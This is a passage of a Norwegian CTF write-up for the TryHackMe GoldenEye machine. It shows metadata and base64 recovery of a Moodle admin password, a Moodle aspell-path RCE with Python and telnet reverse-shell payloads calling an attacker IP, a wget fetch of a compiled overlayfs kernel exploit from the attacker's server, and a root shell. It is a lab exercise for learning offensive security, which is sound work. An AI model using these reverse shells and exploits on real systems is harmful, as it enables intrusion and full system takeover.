
Svar: dr\_doak

Spørsmål 2.4: What is this users password?

Svar: 4England!


## Dr Doak sin Moodle hjemme side

Da du har logget inn på Dr Doak sinn hjemme side. Så vil du finne en folder under My Profile>My Private files, som heter for James. Inni denne folderen så vil du finne en fil som heter s3cret.txt.



Last ned denne filen og åpne den i en tekst editor.

Kommando: nano {path til filen}



Når du åpner dokumenten så vil du få en melding som er til 007 (james bond). Der den sier at de fant admin passordet i clear text men de måtte gjemme den inni en bilde fil. Denne finner du på /dir007key/for-007.jpg.




Vi kan da hente denne filen ved hjelp av wget kommando.

Kommando: `wget severnaya-station.com/dir007key/for-007.jpg`

## Simpel stegonography

Hvis du åpner bilde så vil du få opp dette



Med første blikk så finner du ingen passord, men hvis du ser på metadataen til filen så vil du få fram dette.

Kommando: `exiftool for-007.jpg`

```
root@ip-10-10-47-127:~# exiftool for-007.jpg
ExifTool Version Number      : 10.80
File Name                    : for-007.jpg
Directory                    : .
File Size                    : 15 kB
File Modification Date/Time   : 2018:04:25 01:40:02+01:00
File Access Date/Time        : 2024:03:24 17:48:21+00:00
File Inode Change Date/Time   : 2024:03:24 17:46:29+00:00
File Permissions              : rw-r--r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
X Resolution                  : 300
Y Resolution                  : 300
Exif Byte Order               : Big-endian (Motorola, MM)
Image Description             : eFdpbnRlcjE5OTV4IQ==
Make                         : GoldenEye
Resolution Unit               : inches
Software                     : linux
Artist                       : For James
Y Cb Cr Positioning          : Centered
Exif Version                  : 0231
Components Configuration     : Y, Cb, Cr, -
User Comment                  : For 007
Flashpix Version              : 0100
Image Width                   : 313
Image Height                  : 212
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling          : YCbCr4:4:4 (1 1)
Image Size                   : 313x212
Megapixels                   : 0.066
root@ip-10-10-47-127:~#
```

På Image descripten så vil du få opp en base64 strings. Decode denne for å få fram admin passordet.

Kommando: `echo "eFdpbnRlcjE5OTV4IQ==" | base64 -d`

```
root@ip-10-10-47-127:~# echo "eFdpbnRlcjE5OTV4IQ==" | base64 -d
xWinter1995x!root@ip-10-10-47-127:~#
```

Måten terminalet mitt har displayet det her er litt rart, men vi får fram passordet til admin som er xWinter1995x!

## Moodle Admin page:

Vi har nå fått tak i brukernavet og passordet til admin! Du kan klappe deg selv på skulderen for å ha kommet så langt :D

Når vi logger inn på siden så er fort å bli forvirret på hva vi skal gjøre, men hvis vi leser en av hintsa til tryhackme

Hint:Settings->Aspell->Path to aspell field, add your code to be executed. Then create a new page and "spell check it".

så finner vi kjappt ut hvor vi kan execute payloaden for en reverse shell.

The screenshot shows the Moodle settings page for 'GD version' and 'Path to aspell'. The 'Path to aspell' field is highlighted with a red box and contains the payload code: `sh -c '(sleep 4062;telnet 192.168.230.132 4444)while :; do sh && break;'`. Below the field, there is a note: 'To use spell-checking within the editor, you MUST have aspell 0.50 or later installed on your server, and you must specify the correct path to access the aspell binary. On Unix/Linux systems, this path is usually /usr/bin/aspell, but it might be some'.

Du finner denne ved å klikke på Edit Settings> Server> System paths.

Exploiten vi skal gjøre er CVE-2021-21809. Denne exploiten fører til en Remote Code Execution (RCE). Vi kan bruke dette til å sette opp en reverse shell på target maskinen.

La oss lage payloaden :D

RCE foothold:

Vi starter først med å lage en reverse shell code ved hjelp av revshells.com, men for simplisitet så kan du kopiere denne coden og endre på IP og PORT

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_
STREAM);s.connect(("IP",PORT));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("/bin/bash")'
```

Paste denne inni "Path to aspell" feltet og trykk save.


Der etter så går du inn på Settings>Plugins>Text Editors>TinyMCE HTML editor, og endre Spell engine fra “Google Spell” til “PSpellShell”. Trykk på Save.



Da du har gjort dette så setter vi opp en netcat instance. Gå inn på terminalet ditt å skriv inn denne kommandoen.

Kommando: nc -lvnp 4444

Med alt dette på plass så er vi klare for å execute payloaden! Gå inn på My Profile > Blogs > Add a new entry.



Trykk så på Spell check knappen for å execute payloaden.

```
root@ip-10-10-47-127:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.8.4 48162 received!
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$
```

Yippi nå har vi fått en reverse shell!

Privledge Escaltation:

Vi har nå fått en Reverse shell inni systemet, men vi er ikke root ennå. Hvis skriver inn “whoami” så finner vi ut at vi er www-data

```
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ whoami
whoami
www-data
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$
```

Detter er da en upriviligert bruker. Vi må gjøre mer enumeration for å få en privledge escalation.

La oss finne OS versjon. Skriv inn denne kommandoen:

Kommando: `uname -a`

Når du har gjort det så vil du få opp outputen over. Det vi er spesielt intressert i er nummerne i den røde boksen

```
uname -a
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```

Dette er da kernal versjonen av System. Hvis vi søker dette på searchsploit så vil vi få fram en kernal exploit som leder til root privledge escalation:D

Kommando: `searchsploit 3.13.0`

```
root@ip-10-10-47-127:~# searchsploit 3.13.0
-----
Exploit Title | Path
-----
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc | linux/local/37293.txt
Unified Remote 3.13.0 - Remote Code Execution (RCE) | windows/remote/51309.py
-----
```

Spørsmål 3.1: Whats the kernel version?

Svar: 3.13.0-32-generic

Exploiten vi er ute etter er den øverste. For å laste den ned så skriver vi inn “searchsploit –m 37292” inni terminalet. Dette vil da laste ned en C fil som vi kan bruke for å få root. Først så må vi redigere koden av programmet før vi compiler det. Åpne C programmet med en texteditor av ditt valg.

Gå på linje 143 endre “GCC” til “CC”

```
143 lib = system("gcc -fPIC -shared -o /tmp/ofs-lib.so /tmp/o
144 if(lib != 0) {
145
143 lib = system("cc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs
```

Du gjør dette fordi at target maskinen har ikke GCC installert. Save dokumentet. Der etter compile koden med kommandoen “gcc 37292.c -o exploit”

Payload Execution:

Da vi har compila programmet så må vi flytte det over til target maskinen. Først må lage en python server som vi skal flytte filen fra.

Din maskin

Kommando: `python -m http.server --bind {Din IP}`

```
root@ip-10-10-117-181:~# python -m http.server --bind 10.10.117.181
Serving HTTP on 10.10.117.181 port 8000 (http://10.10.117.181:8000/) ...
```



Target Maskin

Kommando: wget <http://{Din IP}:8000/exploit>

```
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ wget http://10.10.117.181:8000/exploit
<.9/plugins/spellchecker$ wget http://10.10.117.181:8000/exploit
--2024-03-24 12:51:11-- http://10.10.117.181:8000/exploit
Connecting to 10.10.117.181:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13304 (13K) [application/octet-stream]
Saving to: 'exploit'

100%[=====] 13,304      --.-K/s   in 0s

2024-03-24 12:51:11 (425 MB/s) - 'exploit' saved [13304/13304]

<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ ls
ls
changelog.txt  config.php  editor_plugin.js  exploit  includes
classes        css         editor_plugin_src.js  img      rpc.php
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$
```

Da vi har uploada payloaden så må vi gi execuuten right til den. Du kan gjøre dette med denne kommandoen “chmod +x exploit”

```
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ chmod +x exploit

<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ ls -la
ls -la
total 72
drwxr-xr-x  6 www-data www-data 4096 Mar 24 12:51 .
drwxr-xr-x 44 www-data www-data 4096 Apr 23 2018 ..
-rw-r--r--  1 www-data www-data 1711 Apr 23 2018 changelog.txt
drwxr-xr-x  3 www-data www-data 4096 Apr 23 2018 classes
-rw-r--r--  1 www-data www-data 1653 Apr 23 2018 config.php
drwxr-xr-x  2 www-data www-data 4096 Apr 23 2018 css
-rw-r--r--  1 www-data www-data 6894 Apr 23 2018 editor_plugin.js
-rw-r--r--  1 www-data www-data 11620 Apr 23 2018 editor_plugin_src.js
-rwxrwxrwx  1 www-data www-data 13304 Mar 24 12:31 exploit
drwxr-xr-x  2 www-data www-data 4096 Apr 23 2018 img
drwxr-xr-x  2 www-data www-data 4096 Apr 23 2018 includes
-rw-r--r--  1 www-data www-data 2845 Apr 23 2018 rpc.php
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$
```

Execute payloaden: “./exploit”

```
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ ./exploit
./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
#
```



```
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
```

Ved execute payloaden så får vi en privilege escalation! Vi finner flagget inni /root/.flag.txt

```
# cat /root/.flag.txt
cat /root/.flag.txt
Alec told me to place the codes here:

568628e0d993b1973adc718237da6e93

If you captured this make sure to go here.....
/006-final/xvf7-flag/

#
```

Kilder:

Kilde 1: Wikipedia, link:[https://en.wikipedia.org/wiki/Post\\_Office\\_Protocol](https://en.wikipedia.org/wiki/Post_Office_Protocol)

Kilde 2: Wikipedia, link: [https://en.wikipedia.org/wiki/Brute-force\\_attack](https://en.wikipedia.org/wiki/Brute-force_attack)

Kilde 3: FreeCodeCamp, link: <https://www.freecodecamp.org/news/how-to-use-hydra-pentesting-tutorial/>

Kilde 4: Moodle wikipedia, link: <https://no.wikipedia.org/wiki/Moodle>